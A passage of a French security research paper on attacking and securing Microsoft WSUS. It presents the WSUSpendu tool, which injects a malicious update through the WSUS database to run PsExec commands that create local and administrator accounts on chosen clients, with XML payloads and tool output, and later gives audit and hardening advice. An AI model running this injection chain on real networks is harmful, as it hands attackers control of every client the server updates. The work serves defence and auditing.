Les procédures stockées (décrites plus bas) utilisent des XML complets en paramètre. Ces XML décrivent la mise à jour à insérer. On y retrouve notamment le titre de la mise à jour (p.ex. « windows6.1-kb2862335-x64 »), sa description (« A security issue has been identified [...] ») dans toutes les langues supportées par Windows et par la mise à jour elle-même, ainsi que les noms des fichiers à installer (avec au minimum leur empreinte SHA1). Ces informations sont dupliquées si la mise à jour doit être appliquée de manière différente pour des systèmes 32 et 64 bits.

Des prérequis présents dans les XML (0)[3] permettent au client Windows Update de savoir si la mise à jour le concerne et s'il doit l'appliquer. Dans notre cas d'injection d'une mise à jour malveillante, il faudra prendre

[3] La notation (X) sert de légende dans les listings des pages suivantes.

en compte le plus de versions possible pour que l'installation de la mise à jour ne soit pas limitée. Plusieurs listes de GUID qu'il est possible d'utiliser dans ces règles sont disponibles sur Internet [2, 9, 10].

Les informations de mise à jour injectées sont découpées en deux parties. La première décrit le fichier à utiliser pour la mise à jour (notamment son empreinte SHA1 (1) et l'URL à laquelle le télécharger (2)), et les arguments (3) à lui passer lors de l'exécution du binaire par le client ; cette partie n'est pas déployable. La seconde, de type *bundle*, référence la première (4) et est injectée pour être affichable dans l'interface d'administration du service WSUS. Lors de son approbation, elle permettra, côté client, l'exécution effective des fichiers référencés dans la première partie.

```
<upd:Update xmlns:cbsar="http://schemas.microsoft.com/msus/2002/12/
    CbsApplicabilityRules" xmlns:upd="http://schemas.microsoft.com/
    msus/2002/12/Update">
   <upd:UpdateIdentity UpdateID="4722af1f-c01c-4da9-89be-474427
       bfd8f3" RevisionNumber="202" />
   <upd:Properties DefaultPropertiesLanguage="en" UpdateType="
       Software" Handler="http://schemas.microsoft.com/msus/2002/12/
       UpdateHandlers/Cbs" CreationDate="2013-10-08T00:03:55.912Z"
       PublisherID="395392a0-19c0-48b7-a927-f7c15066d905">
      <upd:InstallationBehavior RebootBehavior="NeverReboots" />
   </upd:Properties>
   <upd:Relationships>
      <upd:Prerequisites>  (0)
         <upd:UpdateIdentity UpdateID="71c1e8bb-9a5d-4e56-a456-10
             b0624c7188" />
         <upd:UpdateIdentity UpdateID="3e0afb10-a9fb-4c16-a60e-5790
             c3803437" />
         <upd:AtLeastOne>
            <upd:UpdateIdentity UpdateID="bfe5b177-a086-47a0-b102
                -097e4fa1f807" />
         </upd:AtLeastOne>
      </upd:Prerequisites>
   </upd:Relationships>
   <upd:ApplicabilityRules>
      <upd:IsInstalled>
         <cbsar:CbsPackageInstalled xmlns:cbsar="http://schemas.
             microsoft.com/msus/2002/12/CbsApplicabilityRules" />
      </upd:IsInstalled>
   </upd:ApplicabilityRules>
   <upd:Files>
      <upd:File Digest="+woVBgFHAZXEe06Nh/yz9QKSvrI="
          DigestAlgorithm="SHA1" FileName="PsExec.exe" Size="339096"
           Modified="2010-11-25T15:26:20.723">  (1)
         <upd:AdditionalDigest Algorithm="SHA256">
             rWuYwB7oSYdOS0UCw9eFMZb2BEJA0yceSrP8bjwI6aQ=</upd:
             AdditionalDigest>
      </upd:File>
   </upd:Files>
</upd:Update>
```

Listing 2. Exemple de XML décrivant une mise à jour

```
<upd:Update xmlns:pub="http://schemas.microsoft.com/msus/2002/12/
    Publishing" xmlns:upd="http://schemas.microsoft.com/msus
    /2002/12/Update">
   <upd:UpdateIdentity UpdateID="70ea89bd-0bd5-4995-a5e5-82
       d618e84b2d" RevisionNumber="204" />
   <upd:Properties DefaultPropertiesLanguage="en" UpdateType="
       Software" ExplicitlyDeployable="true" AutoSelectOnWebSites="
       true" MsrcSeverity="Important" IsPublic="false" IsBeta="false
       " PublicationState="Published" CreationDate="2013-10-08T17
       :00:00.000Z" PublisherID="395392a0-19c0-48b7-a927-
       f7c15066d905" LegacyName="KB2862335-Win7-SP1-X86-TSL">
      <upd:SupportUrl>http://support.microsoft.com</upd:SupportUrl>
      <upd:SecurityBulletinID>MS13-081</upd:SecurityBulletinID>
      <upd:KBArticleID>2862335</upd:KBArticleID>
   </upd:Properties>
   <upd:LocalizedPropertiesCollection>
      <upd:LocalizedProperties>
         <upd:Language>en</upd:Language>
         <upd:Title>PsExec bundled update for Windows 7 (from
             KB2862335)</upd:Title>
         <upd:Description>A security issue has been identified in a
             Microsoft software product ...</upd:Description>
         <upd:MoreInfoUrl>https://alsid.eu</upd:MoreInfoUrl>
         <upd:SupportUrl>http://ssi.gouv.fr</upd:SupportUrl>
      </upd:LocalizedProperties>
   </upd:LocalizedPropertiesCollection>
   <upd:Relationships>
      <upd:BundledUpdates>
         <upd:UpdateIdentity UpdateID="4722af1f-c01c-4da9-89be
             -474427bfd8f3" RevisionNumber="202" />  (4)
      </upd:BundledUpdates>
   </upd:Relationships>
</upd:Update>
```

Listing 3. Exemple de XML décrivant un bundle de mises à jour

Chacune de ces parties aura des « fragments » XML qui ne sont pas utilisés par le serveur, mais qui sont fournis tels quels au client WSUS. Ils contiennent notamment les prérequis d'application de la mise à jour et les informations affichées dans le gestionnaire des mises à jour de Windows. Chaque fragment a un type désignant sa fonction principale :

- 1 : type Update, utilisé pour référencer la mise à jour côté client. Le XML de ce type aura notamment les règles d'applicabilité de la mise à jour, avec des restrictions potentielles sur l'architecture du processeur, les mises à jour déjà installées, etc. ;
- 2 : type ExtendedProperties, utilisé par le client pour récupérer le fichier à télécharger et l'exécuter. Le XML de ce type contient notamment les arguments à passer à l'exécutable ;
- 4 : type LocalizedProperties, contient les métadonnées affichables côté client, notamment le titre de la mise à jour, la description, des URL pour avoir plus d'informations, etc.

```
<ExtendedProperties DefaultPropertiesLanguage="en" Handler="http://
    schemas.microsoft.com/msus/2002/12/UpdateHandlers/
    CommandLineInstallation">
    <InstallationBehavior RebootBehavior="NeverReboots" />
</ExtendedProperties>
<Files>
    <File Digest="+woVBgFHAZXEe06Nh/yz9QKSvrI=" DigestAlgorithm="
        SHA1" FileName="PsExec.exe" Size="339096" Modified
        ="2010-11-25T15:26:20.723">
        <AdditionalDigest Algorithm="SHA256">
            rWuYwB7oSYdOS0UCw9eFMZb2BEJA0yceSrP8bjwI6aQ=</
            AdditionalDigest>
    </File>
</Files>
<HandlerSpecificData type="cmd:CommandLineInstallation">
    <InstallCommand Arguments="-accepteula -s -d cmd.exe /c net user
         toto /add" Program="PsExec.exe" RebootByDefault="false"
        DefaultResult="Succeeded">  /*\wsusElement{3}*/
        <ReturnCode Reboot="false" Result="Succeeded" Code="3010" />
    </InstallCommand>
</HandlerSpecificData>
```

Listing 4. Exemple de fragment XML de type 2 (Extended Properties), normalement HTML-encodé

Enfin, un XML doit être créé pour lier chacun des SHA1 des fichiers de la première mise à jour à une URL de téléchargement.

```
<ROOT><item FileDigest="+woVBgFHAZXEe06Nh/yz9QKSvrI=" MUURL="http://
    alsid.eu/PsExec.exe" USSURL="" /></ROOT>  /*\wsusElement{2}*/
```

Listing 5. Exemple de XML décrivant l'URL de téléchargement d'un fichier nécessaire à une mise à jour

4.3 Dépôt du binaire utilisé dans la mise à jour

Le binaire utilisé lors de la mise à jour doit être téléchargeable par le serveur WSUS pour qu'il puisse le fournir au client. Comme pour WSUSpect, ce binaire doit être signé et validé par un certificat du magasin « Autorités de certification racine de confiance ». Les arguments sont, quant à eux, laissés au choix arbitraire de l'attaquant.

Pour mettre le fichier à disposition du serveur WSUS, plusieurs possibilités existent :

- Déposer le fichier à injecter à un emplacement de la forme `<RACINE WSUS>\WsusContent\<XX>\<SHA1>.exe`, où :
  - `<RACINE WSUS>` est la racine des mises à jour telle qu'utilisée par le service WSUS. Sa valeur est récupérable dans la colonne LocalContentCacheLocation de la table tbConfigurationB,

  - `<XX>` est le dernier octet, au format hexadécimal, de l'empreinte SHA1 du fichier,
  - `<SHA1>` est l'empreinte SHA1 au format hexadécimal du fichier ;
- Déposer le fichier à la racine du serveur Web IIS sur le serveur WSUS et utiliser l'URL « `http://127.0.0.1:8530/fichier.exe` » dans le XML (listing 5).

Comme décrit dans l'article sur WSUSpect, il est possible d'utiliser les binaires PsExec et BgInfo, suivant le cas d'utilisation. Ces deux binaires sont signés par Microsoft et peuvent exécuter des commandes arbitraires *via* leurs arguments. La vérification de signature est effectuée lorsque le serveur télécharge le fichier (lors de l'approbation de la mise à jour qui le référence par défaut) et par le client avant d'exécuter le binaire. Le choix d'utiliser l'un ou l'autre de ces binaires est fonction de la cible à injecter. Par exemple, le binaire PsExec a plus de chance d'être détecté comme logiciel malveillant par un antivirus. L'utilisation de BgInfo nécessite, lui, de déposer le script dans un partage réseau. Ce prérequis ne sera pas toujours évident à configurer selon l'architecture cible. D'autres binaires signés peuvent probablement être utilisés, notamment MSBuild.exe, Register-CimProvider.exe et InstallUtil.exe, qui auront chacun leurs propres prérequis d'utilisation.

4.4 Injection dans la base

Un ensemble de procédures stockées permet l'injection effective de la mise à jour dans la base de données, et donc dans le service WSUS. Pour cela, il faudra traiter, avec toutes les procédures décrites ici, les deux parties présentées plus haut : celle décrivant le fichier à exécuter (listing 2), puis le bundle (listing 3) et ses fragments.

La première procédure stockée à lancer est nommée spImportUpdate. Elle prend en paramètre le premier XML (listings 2 ou 3), potentiellement compressé, et un identifiant local de serveur d'*upstream*, utilisé lorsqu'il y a plusieurs serveurs WSUS sur le réseau. Elle renvoie ensuite le statut de l'insertion de la mise à jour et un identifiant local de révision qui sera utilisé par la suite en paramètre d'autres procédures stockées.

La seconde procédure, spSaveXmlFragment, est appelée pour chaque fragment associé au XML donné précédemment. Cette procédure prend aussi en paramètre l'identifiant de la mise à jour, nommé UpdateID, qu'il est possible de trouver au début du listing 2 ou du listing 3.

Ensuite, c'est la procédure spSetBatchURL qui est à appeler. Elle permet d'associer, à l'aide du listing 5, l'URL de téléchargement du fichier

à l'entrée du fichier en base de données. L'URL est alors utilisée par le serveur WSUS pour avoir le binaire disponible, au moins lorsque la mise à jour est approuvée. Si le téléchargement du fichier n'est pas possible pour le serveur, celui-ci refusera de proposer la mise à jour au client.

Enfin, les procédures stockées spDeploymentAutomation et spProcessPrerequisitesForRevision prennent en paramètre l'identifiant de révision retourné par la première procédure stockée, spImportUpdate.

spDeploymentAutomation sert à déployer automatiquement la mise à jour, si elle répond aux critères de mise à jour automatique tels que donnés par l'administrateur du serveur WSUS.

La procédure spProcessPrerequisitesForRevision s'occupe de créer des liens de déploiement automatique : lorsque la mise à jour injectée sera déployée, toutes les mises à jour dont elle dépend le seront aussi, assurant la stabilité du système client. Dans le cas de l'injection d'une mise à jour malveillante, l'exécution de cette procédure n'est pas nécessaire, puisqu'elle ne dépend d'aucune autre mise à jour.

4.5 Ciblage d'un client particulier

La mise à jour est déployable sur tous les clients d'un même groupe. Pour cibler un client particulier, il faut donc déplacer celui-ci dans un groupe qui lui est dédié.

La création d'un groupe WSUS se fait par l'appel à la procédure stockée spCreateTargetGroup, qui prend notamment en paramètre le nom du groupe qui doit être créé ainsi que son GUID. Il est ensuite possible d'ajouter la machine cliente ciblée dans ce groupe à l'aide de la procédure stockée spAddTargetToTargetGroup, qui prend en paramètre le GUID du groupe nouvellement créé ainsi que l'identifiant interne de la machine cliente. Cet identifiant est récupérable dans la table tbComputerTarget, colonne TargetID, à l'aide du *fully-qualified domain name* (FQDN) de la machine cliente.

L'ajout d'un client dans un nouveau groupe ne conduit pas à supprimer ce client de ses anciens groupes. Dans notre cas, il est alors dupliqué dans l'ancien et dans le nouveau groupe dédié à l'injection. À noter qu'il n'est pas possible d'effectuer cette manipulation avec l'interface graphique de WSUS, mais qu'elle ne présente aucun problème lorsqu'elle est lancée par les procédures stockées de la base de données.

Il est bien entendu possible d'ajouter plusieurs clients à ce nouveau groupe, par exemple pour cibler tous les contrôleurs de domaine ou toutes les machines utilisées par les administrateurs.

4.6 Déploiement de la mise à jour

L'approbation de la mise à jour *via* la procédure stockée spDeployUpdate annonce le déploiement effectif de la mise à jour sur le client ciblé. Cette procédure stockée prend en paramètre l'identifiant de mise à jour et l'identifiant du groupe sur lequel elle est approuvée. L'identifiant de mise à jour est celui de la seconde partie (celui utilisé pour la partie bundle de notre mise à jour).

La machine à états du service WSUS effectue ensuite de travail de chef d'orchestre suite à l'exécution de spDeployUpdate en lançant le téléchargement du binaire si besoin.

5 Présentation de WSUSpendu

En tenant compte du fonctionnement décrit dans la section précédente, un outil a été créé afin d'injecter automatiquement une mise à jour contrôlée par l'attaquant. Le but est de prendre le contrôle des machines clientes du serveur WSUS. Cet outil est écrit en PowerShell et ne nécessite aucun module additionnel. Le but est de le rendre indépendant de la configuration du serveur. Toutes les API utilisées sont donc natives [4]. Par exemple, la connexion à la base SQL est réalisée au travers d'objets .Net :

```
$conn = New-Object System.Data.SqlClient.SqlConnection
$conn.ConnectionString = "Server=np:\\.\pipe\MICROSOFT##WID\tsql\
    query;Database=SUSDB;Integrated Security=True'"
$conn.Open()
$sqlcmd = New-Object System.Data.SqlClient.SqlCommand
$sqlcmd.Connection = $conn
$sqlcmd.CommandText = "SELECT * FROM tbUpdate"
$sqlcmd.ExecuteReader()
[...]
```

Listing 6. Exemple de requête à la base de données en PowerShell

L'outil nécessite soit PsExec, soit BgInfo, les seuls binaires avec une signature Authenticode signés par Microsoft connus actuellement, pour permettre d'exécuter des commandes arbitraires sur un système d'exploitation Windows. Il prend en paramètre les arguments à passer à ces binaires et injecte automatiquement le binaire et les métadonnées dans la base (cf. listing 7 et figure 6). Ces binaires doivent être déposés, au même titre que le script PowerShell, sur le serveur WSUS.

```
PS> .\Wsuspendu.ps1 -Inject -PayloadFile .\PsExec.exe -PayloadArgs
    '-accepteula -s -d cmd.exe /c "net user Titi Password123_ /add
    && net localgroup administrators titi /add"' -ComputerName
    desktop-oomqcuh
```

```
Update's local revision ID: 58885
Injected Update's GUID:  9d985596-0322-4d32-9ab8-0d28fee3b449
Bundle's local revision ID: 58886
Injected bundle's GUID:  863eb1f3-2fd3-477e-828a-bc6c460f6f6f
Group 'InjectionGroup' created. GUID: 9d8f8f89-702e-41f6-b2a4-8
    b361dda8de3
Computer desktop-oomqcuh (targetID 3) added in target group 9d8f8f89
    -702e-41f6-b2a4-8b361dda8de3
Update 863eb1f3-2fd3-477e-828a-bc6c460f6f6f deployed for target
    group 9d8f8f89-702e-41f6-b2a4-8b361dda8de3
Everything seems ok. Waiting for client now...
To clean the injection, execute the following command:
.\Wsuspendu.ps1 -Clean -UpdateID 863eb1f3-2fd3-477e-828a-
    bc6c460f6f6f
```

Listing 7. Exemple d'injection *via* Wsuspendu.ps1

La prochaine fois que le client récupèrera la liste de ses mises à jour, une nouvelle lui sera proposée (cf. figure 7), qu'il pourra alors télécharger et installer. Suivant la configuration d'application des mises à jour sur les clients, la mise à jour malveillante sera installée automatiquement ou à installer manuellement. Son exécution s'effectue en toute transparence pour l'utilisateur du poste client.

6 WSUS dans l'audit

Le processus de mises à jour d'un parc informatique est bien évidemment un sujet majeur de l'audit SSI. Pourtant la vérification du bon fonctionnement de ce processus n'est pas chose aisée. En effet, il est souvent limité à un échantillonnage sur quelques postes et serveurs. Or, une vulnérabilité critique présente sur un seul des postes peut mettre à mal toute l'architecture. L'exemple de la faille MS14-068 illustre parfaitement bien ce propos : un seul contrôleur de domaine non patché permet de prendre le pouvoir sur l'ensemble du domaine. Dans de pareils cas, comment faire pour avoir un aperçu sur l'intégralité du parc ?

L'accès au serveur WSUS va nous faciliter la démarche, l'ensemble des actions de mises à jour étant journalisées dans la base de données de WSUS. Il est donc facile de l'interroger pour connaître l'état du déploiement des différents correctifs. De plus, ce recensement effectué de manière centralisée va permettre de normaliser certaines informations : par exemple, les dates d'application des correctifs sont souvent stockées selon les formats liés à la langue du système d'exploitation utilisé par la machine auditée. Un système US ou GB ne stockera donc pas la date sous le même format qu'un système FR. Cette différence a son importance lors de l'audit d'un parc possédant des versions hétérogènes de clients Windows.



Fig. 6. Affichage d'une mise à jour injectée dans WSUS.



Fig. 7. Client recevant la notification de la mise à jour injectée, à télécharger puis à installer.

L'audit sur le serveur prendra alors deux grandes parties. Une première partie traitant de la configuration du serveur en lui-même, où il ne s'agirait pas ici d'abaisser le niveau de sécurité de l'ensemble des machines en raison d'un serveur mal configuré (cf. sections 2.3 et 7). La seconde partie concerne l'état du déploiement effectif.

Les points de vérification suivants sont ainsi récupérables depuis le serveur :

- paramètres de configuration du serveur WSUS (utilisation de SSL, architecture utilisée, etc.) ;
- dates de dernière synchronisation du serveur auprès des serveurs de Microsoft ;
- inventaire des machines enregistrées dans le serveur de mises à jour ;
- inventaire des machines par systèmes d'exploitation ;
- répartition par catégorie de machines ;
- connexion avec d'autres serveurs WSUS et configuration ;
- inventaire des machines possédant un grand nombre de vulnérabilités non corrigées ;
- liste des bulletins de sécurité pour lesquels les correctifs ont été déclinés ;
- états de l'approbation des différents bulletins de sécurité ;
- états d'application des correctifs par machine avec leurs dates d'application ;

Une interrogation de la base permet également de faire la correspondance entre les numéros de *Knownledge Base* (KB) et les bulletins de sécurité Microsoft (MS). Cette résolution contentera tout auditeur qui s'est évertué à faire ce travail en utilisant le site de Microsoft...

Un des points d'attention, lors de la vérification de l'état des mises à jour, concerne les mises à jour remplacées/remplaçantes *(superseded/superseding)*. En effet, il arrive que des mises à jour soient délivrées puis remplacées, en partie ou en totalité, par une autre. Au niveau du serveur de mises à jour, la première sera alors positionnée dans un état « non applicable » et ne sera plus délivrée. Ce fonctionnement doit être pris en compte lors de la vérification des mises à jour. Une vulnérabilité pourra ainsi avoir été corrigée par l'un ou l'autre des correctifs. Un auditeur doit donc se charger de connaître les dépendances remplacé/remplaçante, ce qui peut être rapidement ingérable. Une solution dans ce cas-là, peut être de se reposer sur la base de données de l'outil MBSA fourni par Microsoft [7] pour filtrer les résultats obtenus par l'audit du serveur WSUS.

Le script `wsus_audit.ps1` a été écrit pour faciliter le requêtage. Il permet de lancer toutes ces requêtes et d'obtenir les réponses aux questions posées par le processus d'audit.

7 Problématique dans l'architecture réseau Microsoft et positionnement

7.1 Principes d'administration

Les principes d'administration des systèmes Windows sont relativement complexes à mettre en place et surtout difficiles à maintenir : les problématiques d'authentification unique imposent la présence de secrets d'authentification en mémoire sur une machine. Ainsi une ressource d'un certain niveau de sensibilité ne devrait pas dépendre d'un administrateur ayant un niveau de sensibilité différent. En effet, la perte de contrôle de la machine administrée conduirait au vol des secrets de l'administrateur de niveau de sensibilité plus élevé. À l'inverse, la prise de contrôle par un attaquant d'une machine d'un niveau faible qui administre un niveau plus élevé compromet les identifiants du niveau plus élevé. Dans les deux cas, les secrets d'authentification peuvent être réutilisés pour se propager dans l'infrastructure.

De cette constatation découle l'architecture d'administration, avec le principe de source de confiance, proposée par Microsoft [11]. Microsoft y décrit la notion de contrôle entre objets du parc informatique, notion qui est illustrée par l'outil ADCP *(Active Directory Control Path)* de l'ANSSI [5].

Comme il est possible de compromettre les clients d'un serveur WSUS lorsque ce dernier est compromis, une relation de contrôle existe entre un serveur WSUS et les systèmes qu'il met à jour. Ainsi, les serveurs WSUS déployant les mises à jour pour les contrôleurs de domaine devront être traités dans un niveau d'administration équivalent à celui de ces contrôleurs. Notamment, ces serveurs WSUS ne devront pas récupérer leurs mises à jour d'un autre serveur de niveau de sensibilité moindre. Le serveur Microsoft Update, l'*upstream* initial de tout serveur WSUS, ne peut être considéré que de sensibilité neutre, les mises à jour provenant de Microsoft étant délivrées de manière sécurisée et devant être appliquées.

7.2 Un WSUS pour plusieurs forêts

Il est courant de se retrouver dans le cas d'une organisation possédant plusieurs forêts indépendantes. Cette configuration est généralement choisie pour avoir des frontières de sécurité distinctes. Pourtant, la situation où les serveurs WSUS sont chaînés entre eux est répandue : bien que les frontières de sécurité soient distinctes, une politique de mise à jour unique permet, entre autres, de baisser les coûts de qualification des correctifs.

Comme vu précédemment, cette relation dangereuse constitue un chemin de contrôle et la compromission d'un domaine de l'une des forêts, dite *upstream* dans la terminologie WSUS, conduit inévitablement à contrôler les serveurs de mise à jour *downstream*, et donc à rebondir sur les autres forêts. La frontière de sécurité Active Directory est donc mise à mal par cette nouvelle relation de contrôle qu'il est possible d'établir.

7.3 WSUS dans un réseau déconnecté

Le cas d'un réseau déconnecté est beaucoup plus problématique pour la chaîne de mises à jour. La raison la plus courante pour laquelle un réseau est déconnecté est la sensibilité de ce réseau. Or, les mises à jour sont souvent issues d'une copie des mises à jour d'un serveur WSUS connecté à Internet. De plus, les mises à jour ne sont, en général, qualifiées qu'une seule fois : sur le serveur WSUS connecté à Internet. Les administrateurs approuvent donc automatiquement les mises à jour déjà qualifiées sur le réseau déconnecté.

En outre, avec les règles de déploiement automatique, cette prise de contrôle peut se faire dès la copie sur le système déconnecté, sans autre intervention humaine. De la même façon, il est possible d'ajouter un *trigger* détectant la copie de la base sur le réseau déconnecté pour ajouter et approuver une mise à jour malveillante. La détection du changement de réseau est laissée en exercice au lecteur. Les *triggers* constituent par ailleurs une place de choix pour laisser une porte dérobée sur le serveur...

Cette situation constitue un cas aisé de prise de contrôle de réseaux déconnectés et donc conduit à un cas critique.

8 Recommandations

Sécuriser une architecture de mises à jour Microsoft passe par la prise en compte des différentes problématiques abordées dans cet article. Un effort de sécurisation doit d'abord être mené sur l'installation du service en lui-même. Une architecture adaptée doit également être mise en place.

8.1 Sécurisation du service WSUS

La configuration correcte du serveur repose principalement sur l'activation du SSL pour le dialogue avec les différents clients. Cette configuration peut être effectuée en trois étapes [8] :

– génération d'un certificat SSL ;

– activation de SSL sur le serveur WSUS ;
– activation de SSL sur les postes clients.

La génération d'un certificat SSL peut être effectuée à l'aide du gestionnaire de services Internet IIS. Il est possible de signer son certificat à partir d'une infrastructure de gestion de clés locale ou d'une autorité de certification externe. Le certificat doit ensuite être lié au site WSUS dans la configuration de IIS. Cette configuration permet également d'activer le SSL pour le serveur. Il est nécessaire d'exiger SSL pour les racines virtuelles *APIRemoting30*, *ClientWebService*, *DSSAuthWebService*, *ServerSyncWebService* et *SimpleAuthWebService* situées dans le site WSUS. Il faut ensuite forcer l'utilisation du SSL sur le serveur racine WSUS grâce à l'utilitaire wsusutil : `wsusutil configuressl <FQDN>` où `<FQDN>` est le nom DNS du serveur WSUS.

L'activation de SSL sur les postes clients peut être effectuée par GPO. Le certificat du serveur doit également être déployé sur les clients s'il a été signé avec une autorité non reconnue de base.

8.2 Architecture impliquant plusieurs serveurs WSUS

La problématique de dépendance d'un serveur WSUS vis-à-vis d'un autre domaine fonctionnel n'est pas restreinte aux services de mises à jour. D'une manière générale si, pour des besoins de protection des données de sensibilités différentes, pour des raisons de besoin d'en connaître ou plus basiquement pour des séparations entre les domaines et forêts Windows, un cloisonnement est mis en œuvre, il est nécessaire de s'assurer que les chaînes d'administration ou les services supports ne soient pas dépendants ou accessibles depuis un autre domaine fonctionnel. Cette situation est donc valable pour les chaînes d'administration, les infrastructures de gestions de parcs telles que SCCM, les infrastructures de contrôle et de supervision telles que SCOM, les sauvegardes et surtout pour ce qui nous concerne, les serveurs de mises à jour tels que WSUS. Dans le cas contraire, une relation de contrôle peut être exploitée avec des moyens tels que ceux expliqués dans cet article.

8.3 Cas des réseaux déconnectés

Le cas des réseaux déconnectés est plus complexe. En effet, la vision d'un serveur WSUS propagateur de codes malveillants serait catastrophique pour le maintien en condition de sécurité du réseau déconnecté. Si le processus de mises à jour est vecteur d'infection, la tendance sera de ne

plus mettre à jour les systèmes du réseau sensible. Les bonnes pratiques en matière de sécurité ne recommandent évidemment pas cette solution. Toutefois, il convient de respecter un certain nombre de précautions pour éviter de fournir un moyen d'accès à un attaquant. Il convient donc de mettre en place un serveur WSUS, sur le réseau Internet, qui ne dépendra d'aucun autre domaine Windows (cf. recommandation précédente). Son authentification lui sera propre et un durcissement spécifique lui sera appliqué pour limiter au maximum sa surface d'attaque (limitation des services, mots de passe forts, filtrage réseau très restrictif, etc.). Les mises à jour doivent être synchronisées de manière périodique avec les serveurs Windows Update de Microsoft, avant de procéder à la remontée des mises à jour sur le réseau déconnecté. L'utilisation d'un proxy entre ce serveur et Internet, ne rompant pas le chiffrement TLS, permet d'éviter les connexions directes. Cette remontée doit évidemment s'effectuer par déconnexion du réseau Internet puis reconnexion sur le réseau sensible ou par l'utilisation d'une diode (dans le même sens). Le sens inverse doit être rendu impossible.

La configuration la plus fréquemment vue en audit reposant sur la virtualisation, il pourrait être proposé la configuration suivante :

1. le serveur WSUS est virtualisé sur un simple PC. L'hyperviseur est bien évidemment hors de contrôle du reste du réseau (authentification, filtrage réseau, etc.) ;
2. la configuration de l'hyperviseur et du serveur est durcie (authentification, mises à jour, filtrage, etc.) ;
3. l'administration de l'hyperviseur et du serveur s'effectue par accès physique à la machine ;
4. le serveur WSUS est synchronisé avec les sites de Microsoft. La connexion Internet passe par un proxy HTTP avec authentification. Ce proxy n'effectue pas de rupture de flux TLS ;
5. une fois à jour, le serveur est cloné et copié sur un support amovible ;
6. une fois « remontées » sur le réseau déconnecté et le serveur démarré, les données du support amovibles peuvent être effacées ;
7. une nouvelle mise à jour nécessitera de recommencer à l'étape 1.

9 Conclusion

WSUS est une brique fondamentale de la sécurité d'un système d'information tout comme d'autres services (Active Directory, SCOM, SCCM, etc.) et au même titre qu'eux, des points de configuration spécifiques visant à élever la sécurité doivent être mis en place. Dans le cas contraire, sa

présence peut se retourner contre la sécurité et servir pour prendre le contrôle d'un grand nombre de machines. Tout comme on ne supprimera pas un contrôleur de domaine sous prétexte qu'en cas de compromission l'intégralité du réseau s'écroule, on ne supprimera pas le processus de mises à jour.

Cet article a pour vocation à sensibiliser les administrateurs (et les auditeurs vérifiant l'architecture) à l'importance de l'architecture de mises à jour.

Références

1. Wsus offline update. http://www.wsusoffline.net/.
2. Andreas Brantholm. Windows Product/Update Classification Codes for SCCM/WSUS Usage. http://web.archive.org/web/20161010134039/http://geekentry.eu/microsoft/windows-product-codes/.
3. Paul Stone et Alex Chapman. WSUSpect – Compromising the Windows Enterprise via Windows Update. BlackHatUS, 2015.
4. Don Jones. Windows PowerShell : Doing Databases with Powershell. https://technet.microsoft.com/en-us/library/hh289310.aspx.
5. Emmanuel Gras et Geraud de Drouas Lucas Bouillot. ADCP - Active Directory Control Paths. https://github.com/ANSSI-FR/AD-Control-Paths.
6. Microsoft. Message Processing Events and Sequencing Rules. https://msdn.microsoft.com/en-us/library/cc251985.aspx.
7. Microsoft. Microsoft Baseline Security Analyzer. https://technet.microsoft.com/en-us/security/cc184924.aspx.
